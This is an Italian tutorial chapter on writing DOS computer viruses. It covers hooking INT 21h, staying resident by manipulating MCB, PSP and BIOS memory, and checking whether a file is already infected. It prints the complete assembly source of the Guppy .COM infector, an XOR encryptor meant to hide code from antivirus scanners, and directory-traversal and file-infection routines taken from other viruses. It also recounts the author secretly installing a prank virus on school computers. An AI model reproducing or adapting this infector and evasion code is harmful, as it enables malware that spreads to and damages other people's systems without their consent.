Un virus deve sfruttare il basso livello visto che non può sfruttare librerie e
cose simili che facciano divenire un programma di 2000 bytes uno di 30 Mbytes.
Non è possibile fornire un setup e un CD per installare un virus p’er cui se
deve allocarsi memoria senza farsi accorgere deve andare a vedere come è
strutturato il MCB e deve modificarselo.
Ripeto che desidererei fosse vista solo la componente tecnica dell’argomento.
Nel limite del possibile usate le teorie per scrivere programmi utili che
lasciandoli tra il PD software potebbero condurvi a quel bricciolo di notorietà
che un virus non vi può dare (a meno che non siate tanto fessi da scrivere sul
virus ((C)Copyright di xxxxx).
Se decideste di farlo datevi un occhiata alle spalle prima di entrare in casa !
Anche i virus si basano su questa tecnica al fine di rimanere residenti in
memoria.
La prima parte di un software di questo tipo è quella che esegue il salvataggio
Come abbiamo detto nell’apposito capitolo, un interrupts è sostanzialmente una
funzione del BIOS o del DOS che un programma può richiamare.
Esistono due funzioni del principale interrupt DOS (INT 21h) che permettono di
leggere e di settare gli indirizzi di dove si trova il corpo di un interrupt.
Lre funzioni sono precisamente le :
AH = 35h (Get Interrupt Vector)
AL = Interrupt Number
I valori di ritorno sono :
AX = Unchanged
ES = Interrupt Handler Segment
BX = Interrupt Handler Offset
La funzione dell’int 21h che invece setta un interrupt è :
AH = 25h (Set Interrupt Vector)
AL = Interrupt Number
DS = New Handler Segment
DX = New Handler Offset
;Assume that DS = CS as in a .COM file.
Il seguente sepzzone di codice richiede l’indirizzo di un interrupt, lo salva e
lo risetta con un altro codice.
Get_Interrupt_Address:
mov ax,3521h ;Get Old Int 21h Address
int 21h
mov word ptr [Int_21_Segment],es ;Save old address
mov word ptr [Int_21_Offset],bx
Set_Interrupt_Address:
mov ax,2521h
mov dx,offset Int_21_Handler ;DS:DX = Int_21_Handler
int 21h ;Set the new handler
Int_21_Handler:
cmp ah,4bh ;Check for activation
je execute_a_program ;conditions by looking
cmp ah,3dh ;at the function numbers
je open_a_file ;of Int 21 that you wish
;to intercept. Make sure
;to save any registers that
;you change inside the
;various handlers!!!!!!
Go_Int_21:
db 0eah ;This simulates a far jump
Int_21_Offset dw 0 ;to the old interrupt handler.
Int_21_Segment dw 0 ;(0EAh is code for a far jmp.)
Ricordatevi sempre che un interrupt può essere chimato in qualsiasi momento per
cui al suo ritorno l’ambiente deve essere esattamente come quando è stato
chiamato.
Questo significa che devono essere salvati tutti i valori dei registri che
verranno modificati dal codice dell’interrupt.
Oltre a questo bisogna stare atenti che l’interrupt non richiami funzioni che
tocca direttamente.
Se ad esempio il vostro interrupt modifica la funzione 3DH dell’int 21H è buona
cosa che non la richiami.
Al contrario può invece fare riferimento agli indirizzi che ha precedentemente
salvato.
Call_Int_21h:
pushf ;push the flags and perform
call dword ptr [Int_21_Offset] ;a far call to simulate an
;INT call.
Avevamo detto che i primi 1024 bytes contengono gli indirizzi dei 256 possibili
interrupts.
Un metodo alternativo per cambiare e leggere i vettori d’interrupt stà
nell’andare a modificare direttamente gli indirizzi in quella tabella.
Set_DS_to_Table: ;DS = 0
xor ax,ax
mov ds,ax
Hook_Int_21:
mov ax,offset Int_21_Handler ;ax = Handler Offset
mov bx,cs ;bx = Handler Segment
cli ;clear interrupts
xchg ax,word ptr ds:[84h] ;Set AX = Old handler offset
;and set new offset.
xchg bx,word ptr ds:[86h] ;Set BX = Old handler segment
;and set new segment.
mov word ptr cs:[Int_21_Offset],ax
mov word ptr cs:[Int_21_Segment],bx
sti ;restore interrupts
push cs
pop ds ;restore DS = CS
Una delle funzioni che potrebbe eseguire il codice è quella dell’allocazione di
memoria per il codice del programma stesso e la terminazione per fare rimenere
residente il codice.
L’uso dell’int 27h potrebbe creare problemi avvisando l’utente ignaro che c’è
qualche cosa che non va.
Dall’analisi del codice del virus Armageddon è possibile vedere facilmente un
metodo alternativo.
Un altro problema è legato alla ricerca di uno spazio di memoria non utilizzato
dove inserire il codice.
La memoria video (0b000/0b800) dedicata al monocromatico potrebbe andare bene
anche se questo può essere utilizzato da codici molto corti.
Un grande numero di virus utilizza il settore di boot per trovare la memoria.
Prima che il DOS venga eseguito il BIOS salva l’ammontare di memoria bassa in
una WORD ubicata all’indirizzo 0:413h.
Questa WORD contiene il numero di Kbytes utilizzabili a partire da 0000:0000 e
terminado a A000:0000.
E’ possibile riservarsi della memoria sotraendo a questo numero il numero dei
Kbytes utiloizzati dal virus.
Fatto questo si trova il segmento moltiplicando il nuovo valore per 64 (40h) per
convertirlo in paagrafi.
Questa è mla vostra area libera dove copiare il virus.
Eseguiamo la copia e quindi settiamo l’interrupt per puntare al suo handler.
Quando il DOS parte considera quest area allocata e il CHKDSK ritorna il numero
di k in meno di mememoria aseconda di quanto avete riservato.
Questo è un esempio della tecnica.
Get_Current_Amount:
xor ax,ax
mov ds,ax
mov ax,word ptr ds:[413h] ;ax = memory in K
Reserve_Memory:
dec ax
mov word ptr ds:[413h],ax ;lower memory by 1K
Calculate_Free_Segment:
mov cl,06
shl ax,cl ;AX = AX * 64
mov es,ax ;ES:0 is now the beginning
;of free memory.
Sfortunatamente il metodo precedente funziona solo con il DOS letto o perlomeno
non funziona bene in certe circostanze.
Per superare il problema ci si può basare sulla metodologia che il DOS usa per
la gestione della memoria, ovvero tramite MCB (Memory Control Blocks) e tramite
PSP (Program Segment Prefix).
Quando un file viene letto per essere eseguito il DOS riserva la memoria
necessaria per il file e la fa precedere da un header di 16 bytes chiamato MCB.
Questo header informa il DOS sul proprietario del blocco di memoria, della
dimensione e se quello è l’ultimo blocco della catena o no.
Il DOS legge una tabella di 256 bytes chiamata PSP immediatamente dopo al MCB.
Il PSP è fondamentalmente una tabella di informazioni per il DOS la quale
include la locazione del top relativo alla memoria alta usabile da questo.
Questo contiene anche il DTA, il FCB e la command line del programma.
Vedremo che esistono funzioni relative alla creazione del DTA al fine di non
utilizzare quello interno al PSP nel caso in cui si gestisca il tutto da
programmi virus.
Se il programma è un .COM esso verrà letto ed eseguito con CS:0 uguale
all’inizio del PSP mettendo l’inizio del file ad un offset di 100h.
Ricordiamoci che i .COM utilizzando un solo segmento per tutto non necessitano
di header particolari.
Se il programma è un .EXE l’inizio del file verrà letto a CS:0 dove CS è 10h
più grande del segmento del PSP.
Questo è importante da ricordare quando si cerca di modificare il PSP dal
programma.
Il MCB è 10h più basso in memoria del PSP, o un segmento in meno.
La struttura della tabella completa è la seguente.
Memory Control Blocks
Offset Name Length (Bytes) Description
0 Location 1 M=Last Block, Z=Not Last
1 Owner 2 Segment of start of Memory
3 Size 2 Length in Paragraphs
5 Unknown 3 Supposedly Reserved
8 Owner's Name 8 Name. Appears in mem maps
Program Segment Prefix
Offset Name Length (Hex Bytes) Description
00 Terminate 2 CD20 (Int 20)
02 Top of Memory 2 Usually set at A000.
-- Sometimes needed to
-- lower DOS's memory for
-- a virus.
04 Unknown 1 Supposedly Reserved.
05 CPM stuff 5 Obsolete
0A Exit to DOS 4 Int 22h handler (IP:CS)
0E Control C Handler 4 Int 23h handler (IP:CS)
12 Critical Error 4 Int 24h handler (IP:CS)
16 Parent ID 2 Segment of Parent Prog.
18 Handle Table 14 One byte/handle
2C Environment Segment 2 Segment of Envir. Vars.
2E User Stack 4 Stack address
32 File Handle Count 2 Size of Handle Table
34 Handle Table Address 4 If not at 12h
38 Unknown 1c Supposedly Reserved
50 Dos Call and RET 3 INT 21, RET
53 Unknown 9 Supposedly Reserved
5C FCB 1 10 File Control Block
6C FCB 2 10 ""
7C Unknown 4 Reserved
80 Command Line Length 1 Also used as the
81 Command Line 7f default DTA.
Usando qeste informazioni ci sono due modi per diventare residenti.
Il primo è quello di dire al DOS che il top della memoria è uno o due kbytes in
meno abbassando la memoria MCB fino a farlo corrispondere e quindi abbassando
anche la memoria del BIOS come mostrato prima.
Questo metodo permette al virus di diventare residente usando una piccola
porzione di codice e evitando di essere listato dalla MEM’s list.
Sfortunatamente l’abbasamento della memoria è evvidente usando programmi che la
vanno a leggere (CHKDSK ecc.).
L’altro metodo è quello di creare un altro memory block cme l’altro e settando
come proprietario se stesswo o al limitre il command.com.
Questo può essere fatto anche con funzioni dedicate alla memoria del DOS.
Vediamo il metodo in cui si abbassa il top della memoria nel campo del PSP e poi
abbassando la memoria del DOS.
;This example assumes .COM file structure where DS = CS = PSP.
Get_And_Lower_Top_Of_Memory:
mov ax,word ptr ds:[02] ;Get Top of Memory (PSP)
sub ax,40h ;Lower it by 1K (40h paragraphs)
mov word ptr ds:[02],ax ;And Replace Value.
Get_MCB_Segment:
mov ax,ds ;AX = CS = DS
dec ax ;Get Segment of MCB
mov ds,ax ;And put into DS
Shrink_Block:
sub word ptr ds:[03],40h ;Subtract 1K from host's MCB
;allocation (paragraphs)
Allocate_From_Bios:
xor ax,ax
mov ds,ax ;DS = 0
dec word ptr ds:[413h] ;Allocate 1K from Bios
Find_Free_Segment:
mov ax,word ptr ds:[413h] ;Get memory in 1K
mov cl,6
shl ax,cl ;change to segment (multiply
;by 64 or 40h)
;AX now equals free segment
;of memory
mov es,ax ;Set ES = Free Segment
L’allocazione tramite funzioni DOS è spesso il metodo utilizzato dagli scrittori
di virus.
Per fare questo si ricerca il massimo blocco disponibile chiamando la funzione
4Ah (Modify Memory Allocation) dell’ INT 21h con una richiesta in paragrafi di
0ffffh.
Dato che questo è impossibile la funzione setta il carry flag nel processore ed
inserisce il massimo di memoria disponibile in BX.
Sotraete a questa la dimensione dei paragrafi che desiderate (+1 per sicurezza)
ed eseguite nuovamente la funzione 4Ah con il nuovo valore in BX.
Questo riserverà sufficente spazio per il virus al top della memoria.
A questo punto utilizzate la funzione 48h (Allocate Memory) con BX settato al
numero di paragrafi voluto senza quel +1 di prima.
La funzione restituirà in AX il segmento di memoria libera.
Ora si dovrà settare il nuovo blocco come l’ultimo della catena settando i primi
bytes del MCB a ‘Z’ cambiando anche il proprietario.
I proprietario è usualmente un valore a word corrispondente al program’s PSP
(MCB Seg+1).
Questo dovrebbe funzionare oppure dovrete settarlo con un valore riservato tipo
08 (I/O).
Dopo che questo è stato fatto, se volete, potete settare il nome del
proprietario nel campo che parte a MCB_SEG:0008 con un nome al massimo di 8
bytes.
Get_Maximum_Memory:
mov ah,4ah
mov bx,0ffffh ;Request too much
int 21h ;memory - maximum size
;returned in BX.
Subtract_Needed_Memory:
sub bx,((end_vir-start_vir+0fh)/10h)*2+1 ;Shrink Block by
;(virsize*2)+1
Shrink_Block: ;BX = Paragraphs
mov ah,4ah ; Requested
int 21h ;ES = Segment of Block
Allocate_Memory:
mov ah,48h
mov bx,((end_vir-start_vir+0fh)/10h)*2 ;Allocate (virsize*2)
int 21h ;Returns AX = Free Seg
Point_ES_to_New_MCB:
dec ax
mov es,ax
inc ax
Set_As_Last_Block:
mov byte ptr es:[0],'Z' ;Mark as last
;in chain
Set_Owner:
;Note: The number in the Owner field is usually the segment of the program's
; PSP. Certain values, however, have special meanings. 08, for example,
; indicates I/O or Command.COM as the owner. This can be useful for
; deceptions. The only requirement of this is that the owner will NOT
; be deallocated.
mov word ptr es:[1],ax ;Set owner as itself.
Set_Name:
;Note: This is not necessary, but it can be used for many purposes.
mov di,08 ;ES:DI = owner name
;DOS 4+
mov si,offset virname
push cs
pop ds
mov cx,4
repnz movsw ;Copy name into field.
;This will show up in programs like MEM and
;System Information.
............. ;Continue program, hook interrupts, etc.
virname db 'reMEMber'
La manipolazione diretta è simile come fine a quella eseguita con il DOS ma con
passi differenti.
Un vantaggio di questo metodo è che uno può determinare che cosa permettere al
DOS di visualizzare.
Il codice è il seguente.
Get_Maximum_Memory:
mov ax,ds
dec ax
mov ds,ax ;DS = MCB
mov bx,word ptr ds:[03] ;Get Block Size
Subtract_Needed_Memory:
sub bx,((end_vir-start_vir+0fh)/10h)*2+1 ;Shrink Block by
;(virsize*2)+1
Shrink_Block:
mov word ptr ds:[03h],bx ;Lower Block Size
;Note: If you want your program to show up in a memory map, set this byte
; to 'M', meaning that it is NOT the last block. Otherwise, set it
; to 'Z' so that MEM and like programs will not trace past it.
mov byte ptr ds:[0],'M' ;Mark host block's
;location in chain.
Lower_Top_Of_Memory: ;Lower field in PSP
sub word ptr ds:[12h],((end_vir-start_vir+0fh)/10h)*2+1
Point_ES_to_New_MCB: ;Get New top of mem
mov ax,word ptr ds:[12] ;from PSP.
mov es,ax ;ES = new segment.
Set_As_Last_Block:
mov byte ptr es:[0],'Z' ;Mark as last
;in chain
Set_Owner:
mov word ptr es:[1],ax ;Set owner as itself.
Uno dei problemi, che vedremmo in modo più dettagliato alla fine del capitolo,
riguarda l’autoriconoscimento del virus.
Questo serve a fare in modo che il codice sappia riconoscere quali programmi
sono già stati toccati.
Install_Check:
mov ax,0deadh
int 21h ;Is it installed?
cmp ax,0deadh
je Already_Installed ;Yes? jump to Already_Installed
Install: ;otherwise install it.
..........
Int_21_Handler:
cmp ah,4bh
je execute
cmp ah,3dh
je open
cmp ax,0deadh ;Is it an install check?
je Install_Check ;Yes, jump to Install_Check.
Go_Int_21:
db 0ea
Int_21_IP dw 0
Int_21_CS dw 0
Install_Check: ;Save value in AX
iret
Il codice che segue comprende anche il codice di inoculazione del virus.
Si tratta di un codice completo relativo al GUPPY VIRUS.
;***************************************************************************
;* The Guppy Virus *
;***************************************************************************
;* The Guppy virus is a relatively simple, very small, resident .COM *
;*infector. It uses the standard way for a regular program to go resident *
;*(i.e. Int 27) which makes the infected program terminate the first time *
;*run. After that, however, infected files will run perfectly. This virus*
;*uses interesting methods to restore the storage bytes, as well as a *
;*strange technique to restore control to an infected file after it has *
;*already gone memory resident. *
;* *
;***************************************************************************
.model tiny
.radix 16
.code
org 100h
start:
call Get_Offset
Get_Offset:
pop si ;SI = offset of vir +
;(Get_Offset-Start)
mov ax,3521h
mov bx,ax
int 21h ;Get Int 21 Address
mov ds:[si+Int_21_Offset-103],bx ;Save old Int 21
mov ds:[si+Int_21_Segment-103],es
;mov dx,si ;Bytes vary between assemblers
db 89,0f2
;add dx,offset Int_21_Handler-104
db 83,0c2,1f
mov ah,25h
int 21h ;Set Int 21
inc dh ;Add 100h bytes to go resident
;from handler
push cs
pop es
int 27h ;Terminate & stay resident
;DX+1 = end of area to go res.
Int_21_Handler:
cmp ax,4B00h ;Is call a Load & Execute?
je Infect ;Yes? Jump Infect
cmp al,21h ;Might it be a residency check?
jne Go_Int_21 ;No? Restore control to Int 21
;cmp ax,bx ;Are AX and BX the same?
db 39,0d8
jne Go_Int_21 ;No, Restore control to Int 21
push word ptr [si+3dh] ;3dh = offset of Storage_Bytes -
;Get_Offset
;This gets the first word of
;storage bytes, which is then
;popped to CS:100 to restore it.
mov bx,offset ds:[100] ;100 = Beginning of COM
pop word ptr [bx]
mov cl,[si+3Fh] ;Restore third storage byte.
mov [bx+2],cl
Restore_Control:
pop cx
push bx
iret ;Jump back to Host program.
Storage_Bytes db 0, 0, 0
Infect:
push ax
push bx
push dx
push ds
mov ax,3D02h
int 21h ;Open File for Read/Write Access
xchg ax,bx
call Get_Offset_Two
Get_Offset_Two:
pop si
push cs
pop ds
mov ah,3F
mov cx,3
sub si,10 ;Set SI=Storage_Bytes
;mov dx,si
db 89,0f2
int 21h ;Read first 3 bytes of file
cmp byte ptr [si],0E9h ;Is the first command a jump?
jne Close_File ;No? Jump to Close_File
mov ax,4202h
xor dx,dx
xor cx,cx
int 21h ;Go to end of file
xchg ax,di
mov ah,40h
mov cl,98h ;Virus Size
;mov dx,si
db 89,0f2
sub dx,40h ;Beginning of virus
int 21h ;Append virus to new host
mov ax,4200h
xor cx,cx
xor dx,dx
int 21h ;Go back to beginning of file
mov cl,3
;sub di,cx
db 29,0cf
mov [si+1],di
mov ah,40h
;mov dx,si
db 89,0f2
int 21h ;Write 3 byte jump to file
Close_File:
mov ah,3Eh
int 21h
pop ds
pop dx
pop bx
pop ax
Go_Int_21:
db 0EAh ;Go On With Int 21
Int_21_Offset dw ?
Int_21_Segment dw ?
end start
;**************************************************************************
Vediamo ora di approfondire alcuni concetti legati ad altri punti legati ai
virus.
Alcune informazioni legate alla struttura del virus sono essenziali per la
comprensione di altri punti che vedremo a breve.
Un virus può essere diviso in tre parti : il replicatore, l’ocultatore e la
bomba.
Il replicatore controlla il rapporto del virus con gli altri files, l’ocultatore
cerca di no farlo scoprire mentre la bomba esegue quello che deve fare il virus
quandeo si verifica la condizione di attivazione.
Il lavoro del replicatore è quello di installare il virus nel sistema su cui si
trova.
Il replicadore deve quindi diffondere il virus nel sistema senza distruggere i
files che va a contaminare.
Il modello più semplice è quello, come abbiamo fgià visto, che serve ad
infettare i files .COM.
Il virus per prima cosa salva i primi bytes del file da infettare, quindi salva
una prima porzione di codice ed infine salva il rimanente alla fine.
+----------------+ +------------+
|P1 | P2 | |V1 | V2 |
+----------------+ +------------+
Il file infettato Il codice del virus
Nel diagramma P1 è la prima parte del file, P2 la seconda mentre V1 e V2 sono la
prima e la seconda parte del virus.
Notate che la parte P1 deve essere della stessa dimensione di V1 mentre la
seconda parte, P2, può essere vanche di dimensioni diverse da V2.
Il virus prima salva P1 e lo copia alla fine del file oppure dentro al codice
del virus stesso.
Assumiamo che esegua la copia alla fine del file.
In questo caso il diagramma diventa.
+---------------------+
| P1 | P2 | P1 |
+---------------------+
Ora il virus copia la prima parte di se stesso alòl’inizio del file.
+---------------------+
| V1 | P2 | P1 |
+---------------------+
Finalmente il virus copia la seconda parte di se stesso alla fine del file.
+-----------------------------+
| V1 | P2 | P1 | V2 |
+-----------------------------+
Il problema ora è : che cosa fanno V1 e V2 ?
V1 trasferisce il controllo del programma a V2.
Il codice è molto semplice
JMP FAR PTR Duh ; Takes four bytes
Duh DW V2_Start ; Takes two bytes
Duh è un far pointer (Segment:Offset) che punta alle prime istruzioni di V2.
Notate che il valorew di Duh deve essere cambiato per riflettere la lunghezza
del file che è infettato.
Per esempio, se la dimensione originale del programma è 79 bytes, Duh deve
essere cambiato in modo che l’istruzione a CS:[155h] sia eseguita.
Il valore di Duh è ottenuto aggiungendo la lunghezza di V1, la dimensione
originale del file infettato, e 256 (PSP).
In questo caso, V1 = 6 e P1 + P2 = 79, quindi 6 + 79 + 256 = 341 decimale (155
hex).
Un modo alternativo, più complicato da comprendere è il seguente :
DB 1101001b ; Code for JMP (2 byte-displacement)
Duh DW V2_Start - OFFSET Duh ; 2 byte displacement
Questo inserisce un salto all’offset direttamente dentro al codice seguente.
Si deve anche sostituire la seconda linea con
DW V2_Start - $
V2 contiene il resto del codice.
L’ultima parte di V2 copia P1 su V1 (in memoria e non su disco) e quindi
trasferisce il controllo all’inizio del file (in memoria).
Il programma originale verrà eseguito come se nulla gli fosse stato attaccato.
Anche in questo caso il codice è semplice:
MOV SI, V2_START ; V2_START is a LABEL marking where V2 starts
SUB SI, V1_LENGTH ; Go back to where P1 is stored
MOV DI, 0100h ; All COM files are loaded @ CS:[100h] in memory
MOV CX, V1_LENGTH ; Move CX bytes
REP MOVSB ; DS:[SI] - ES:[DI]
MOV DI, 0100h
JMP DI
Questo codice assume che P1 sia allocato appena prima di V2 This code assumes
that P1 is located just before V2, come in:
P1_Stored_Here:
.
.
.
V2_Start:
E’ anche dato per scontato che ES sia uguale a CS.
Se questo è falso cambiamo il codice relativo.
Questo è un esempio:
PUSH CS ; Store CS
POP ES ; and move it to ES
; Note MOV ES, CS is not a valid instruction
MOV SI, P1_START ; Move from whereever P1 is stored
MOV DI, 0100h ; to CS:[100h]
MOV CX, V1_LENGTH
REP MOVSB
MOV DI, 0100h
JMP DI
Questo codice prima muove CS in ES e quindi setta il puntatore sorgente di MOVSB
a dove P1 è piazzato.
Ricordatevi che tutto è riferito alla in memoria dove è locato P1 e non è
relativo ad un file fisico.
L’offset di P1 è di 100h maggiore della locazione del file fisico il quale, come
un .COM, è letto partendo dalla locazione 100h (CS:100h).
Questo è un riassunto delle parti del virus e delle etichette :
V1_Start:
JMP FAR PTR Duh
Duh DW V2_Start
V1_End:
P2_Start:
P2_End:
P1_Start:
; First part of the program stored here for future use
P1_End:
V2_Start:
; Real Stuff
V2_End:
V1_Length EQU V1_End - V1_Start
Alternativamente potete salvare P1 in V2 come segue:
V2_Start:
P1_Start:
P1_End:
V2_End:
Questo è quanto si deve fare per infettare un file senza distruggerlo.
I file .EXE essendo segmentati e quindi con headers di testa e altre cosine,
sono un pò più complessi.
Torniamo indietro alla parte del replicatore.
I passi sono i seguenti :
1) Trovare il file
2) Testare se è da infettare
3) Infettarlo
4) Se infettato sufficientemente STOP
5) Altrimenti ritorna a 1
Dopo aver trovato il file lo si apre, si leggono i primi bytes e si controlla se
corrispondono ai primi di V1.
Se esiste questa corrispondenza allora significa che il file è già infettato.
E importante che non venga intfettato nuvamente lo stesso file.
Questo è dato dal fatto che in genere un parte del codice viene aggiunta al file
per cui se si continuasse a controllare il file e se si continuasse ad
aggiungere in coda il resto ....
Se il file non è infettato :
1) Cambiate gli attributi del file a NULL (resettateli).
2) Salvate la data e il tempo del file.
3) Chiudetelo
4) Apritelo in modo READ/WRITE
5) Salvate P1 e appendetelo alloa fine del file
6) Copiate V1 all’inizio ma cambiate l’offset a cui salta per trasferirgli il
controllo in modo corretto. Guardate la parte di codice precedente.
7) Appendete V2 alla fine del file
8) Eseguite il restore dei file attributes/date/time.
Tra le altre cose, delle quali abbiamo già visto qulche cosa, ci sono :
Una voce da aggiungere è la seguente.
Cancellazione delle tracce
Questo viene definito in gergo (in inglese) CONCEALER ed è quella parte che
nasconde alla vista degli scanner antivirus il nostro ospite.
Il metodo più semplice è quello del codificatore.
Il codice per un semplice codificatore a XOR è :
encrypt_val db ?
decrypt:
encrypt:
mov ah, encrypt_val
mov cx, part_to_encrypt_end - part_to_encrypt_start
mov si, part_to_encrypt_start
mov di, si
xor_loop:
lodsb ; DS:[SI] - AL
xor al, ah
stosb ; AL - ES:[DI]
loop xor_loop
ret
Notate che il codificatore e il decodificatore sono gli stessi.
Potete chiamare la procedura da dovunque nel programma ma siate sicuri di non
chiamarla da una parte che deve essere codificata se non tutto si pianterà.
Quindi scrivete il virus, settate il valore di codifica a 0.
part_to_encrypt_start e part_to_encrypt_end contengono l’area che deve essere
codificata.
Usate una CALL decrypt all’inizio di V2 per codificare il file e quindi
eseguite il programma.
Qando si infetta un file, per prima cosa cambiate il valore di encrypt_val,
quindi eseguite la CALL encrypt, e dopo scrivete V2 alla fine del file, e dopo
ancora eseguite la CALL decrypt.
Ricordo nuovamente di non eseguire la chiamata da un punto che deve essere
codificato.
Questo è quanto V2 mostra con il NASCONDITORE (concealer):
V2_Start:
Concealer_Start:
.
.
.
Concealer_End:
Replicator_Start:
.
.
.
Replicator_End:
Part_To_Encrypt_Start:
.
.
.
Part_To_Encrypt_End:
V2_End:
Alternativamente potete muovere una parte non codificata compressa tra
Part_To_Encrypt_End e V2_End.
La codifica rende la vita difficile agli scanner.
Essa nasconde anche alcune stringhe presenti nel vostro programma.
La codifica è solo un metodo per nascondere il virus ed inoltre potrebbe
disporre di varianti.
Un altro metodo è quello di cambiare gli interrupts in modo che alcuni risultati
vengano modificati e che comunque modifichino il comportamento di certi comandi
e utilities.
La perte BOMBA del virus ovvero la parte che mostra al mondo la propria
esistenza varia a seconda della vostra fantasia.
Io anni fà odiavo DB3 perchè per me i programmatori DB3 erano ‘Mangiatori di
Cioccorì’.
Un virus analizzava gli input e se uno cercava di inserire l’estensione DBF ad
un file il virus gli cambiava, mentre lui scriveva, una lettera dell’estensione
per cui gli veniva xxx.DCF, xxxx.DBH e dopo 10 volte lo avvertiva che per motivi
di orgoglio il sistema si rifiutava di usare volgari files .dbf.
Beh! Pensate a quante cose potrebbero sorgere nella VOSTRA (non nella mia) MENTE
MALATA E PERVERSA!!
Una cosa che mi è accaduta grazie ad un virus che ve la voglio raccontare è la
seguente.
Tanti anni fa, nel 1984, insegnavo informatica in un istituto.
Iniziai nel 1984 con il BASIC e nel 1986 cambiai l’indirizzo del corso con il
LINGUAGGIO C.
L’aula di laboratorio era il fiore all’occhiello per gli istituti di un tempo
per cui quando veniva una personalità in visita il preside lo accompagnava,
orgoglioso, a vedere questa classe.
Il corso era frequentato da persone di circa 23-24 anni di sesso maschile e
femminile.
Un anno fu frquentato da alcune ragazze NOTEVOLI una delle quali faceva
l’indossatrice di biancheria intima (per farvi capire ...).
Ebbi un idea geniale.
Feci un virus che una volta installato a tempi random faceva comparire sul video
un immagine di du4e che si davano ‘DUE COLPETTI’ e poi sparivano.
In pratica tu lavoravi con quello che volevi e di colpo
‘SU...GIU...SU...GIU...VIAAA’ e tutto spariva.
Venne in visita il vescovo di una nota citta della Sicilia e il preside lo
accompagno a vedere l’aula.
Appena entrato si apposto alle spalle di una di queste belle rampolle e si mise
ad osservare il lavoro che stavano svolgendo, con a fianco il preside che era
tutto gonfio e pavoneggiante.
Di colpo ... SU....GIU....SU....GIU , tanto rapidamente che il vescovo disse
solo : ‘Opps ... che è stato ... ho visto un nuvoletta che è apparsa e che è
subito andata via...’.
Il preside che invece aveva avuto il tempo di capire di cosa si trattasse passo
dal sorriso smagliante ad un espressione terrorizzata e il suo clore passo tutta
la tavolozza dei 16 milioni di colori anche se quel tempo c’era solo la CGI con
256 colori.
Prese sottobraccio il vescovo e con una scusa lo portò via di li.
Quando torno se la prese con tutti gli alunni e devo confessare di essere stato
super-stronzo per non aver avuto il coraggio di dirgli che lo avevo fatto io.
Se lo avessi confessato sarei stato leale ma questo mio aspetto di lealtà
sarebbe stato slo riportato sulla mia lapide in qanto non penso che sarei
soppravissuto all’impatto.
Questo è quello che si definisce con il BOMB di un virus !!
Per BOMB quindi si intende quello che fa il virius comparendo (e magari quella
che vi infilano in un orecchio per non dire da qualche altra parte se vi
pescano).
Quella che viene definita come DISTRIBUTION è quell’altra parte della
propagazione del virus ovvero quel supporto che volete usare per divulgarlo.
Tutti questi virus eseguono il loro lavoro attraverso il sistema.
Questi rendono
Una delle cose da fare inizialmente è legata alla ricerca del file da utilizzare
per l’inserimento del codice.
Il seguente programma in assembler ezsegue la ricerca trasversale nelle
directory del sistema.
Il codice è una versione modificata del The Funky Bob Ross Virus [Beta].
traverse_fcn proc near
push bp ; Create stack frame
mov bp,sp sub sp,44 ; Allocate space for DTA
call infect_directory ; Go to search & destroy routines
mov ah,1Ah ;Set DTA
lea dx,word ptr [bp-44] ; to space allotted
int 21h ;Do it now!
mov ah, 4Eh ;Find first
mov cx,16 ;Directory mask
lea dx,[si+offset dir_mask] ; *.* int 21h
jmp short isdirok
gonow:
cmp byte ptr [bp-14], '.' ; Is first char == '.'?
je short donext ; If so, loop again
lea dx,word ptr [bp-14] ; else load dirname
mov ah,3Bh ; and changedir there
int 21h
jc short donext ; Do next if invalid
inc word ptr [si+offset nest] ; nest++
call near ptr traverse_fcn ; recurse directory
donext:
lea dx,word ptr [bp-44] ; Load space allocated for DTA
mov ah,1Ah ; and set DTA to this new area
int 21h ; 'cause it might have changed
mov ah,4Fh ;Find next int 21h
isdirok:
jnc gonow ; If OK, jmp elsewhere
cmp word ptr [si+offset nest], 0 ; If root directory ; (nest == 0)
jle short cleanup ; then Quit
dec word ptr [si+offset nest] ; Else decrement nest
lea dx, [si+offset back_dir] ; '..'
mov ah,3Bh ; Change directory
int 21h ; to previous one
cleanup:
mov sp,bp
pop bp
ret
traverse_fcn endp
; Variables
nest dw 0
back_dir db '..',0
dir_mask db '*.*',0
La seguente aggiunta permette di tornare indietro di una directory ed di
ripetere l’operazione di controllo nel caso in cui non si sia trovato il numero
voluto di programmi da usare come vettori del codice.
dir_loopy:
call infect_directory
lea dx, [bp+dotdot]
mov ah, 3bh ; CHDIR
int 21h jnc dir_loopy ; Carry set if in root
; Variables
dotdot db '..',0
La funzione infect_directory utilizza i metodi FINDFIRST e FINDNEXT per la
ricerca dei files.
Quando viene trovato un file bisogna settare un nuovo DTA e non utilizzare il
DTA presente nel PSP dato che il programma attivandolo se ne accorgerebbe.
La funzione dell’INT 21h (Set DTA) serve allo scopo .
mov ah, 1Ah ; Set DTA
lea dx, [bp+offset DTA] ; to variable called DTA (wow!)
int 21h
A questo punto si inzia con la procedura del FINFIRST e FINDNEXT.
mov ah, 4Eh ; Find first file
mov cx, 0007h ; Any file attribute
lea dx, [bp+offset file_mask] ; DS:[DX] -- filemask
int 21h
jc none_found
found_another:
call check_infection
mov ah, 4Fh ; Find next file
int 21h
jnc found_another
none_found:
Invece di cercare prima i .EXE e dopo i .COM è sufficiente ricercare *.* e poi
controllare se l’estensione è una di quelle volute.
Un sistema prudente cerca di non infettare files che verrebbero controllati
facilmente come ad esempio il COMMAND.COM.
Se si controlla i primi due byte e si trova ‘ND’ allora il file è appunto il
command.com
cmp word ptr [bp+offset DTA+35], 'DN' ; Reverse word order
jz fail_check
Un altra procedure che il programma dovrà attivare è legata al fatto di dover
controllare se il file trovato è già stato infettato dal programma.
Per fare questo normalmente ci si supporta su certi pezzi di codice che sono
presenti nel programma.
mov ah,3Fh ; Read first three
mov cx, 3 ; bytes of the file
lea dx, [bp+offset buffer] ; to the buffer
int 21h
mov ax, 4202h ; SEEK from EOF
xor cx, cx ; DX:CX = offset
xor dx, dx ; Returns filesize
int 21h ; in DX:AX
sub ax, virus_size + 3
cmp word ptr [bp+offset buffer+1], ax
jnz infect_it
bomb_out:
mov ah, 3Eh ; else close the file
int 21h ; and go find another
In questo esempio si suppone che BX contenga l’handle del file e che virus_size
sia la dimensione del virus.
In pratica vengono letti i primi tre bytes e dopo il controllo viene eseguito un
salto.
mov ah, 3Fh ; Read the first four
mov cx, 4 ; bytes of the file into
lea dx, [bp+offset buffer] ; the buffer.
int 21h
cmp byte ptr [buffer+3], infection_id_byte ; Check the fourth
jz bomb_out ; byte for the marker
infect_it:
La parte fondamentale del programma è il replicatore.
Dopo aver trovato un file idoneo è necessario salvare gli attributi di questo
come data, ora e dimensioni per un uso successivo.
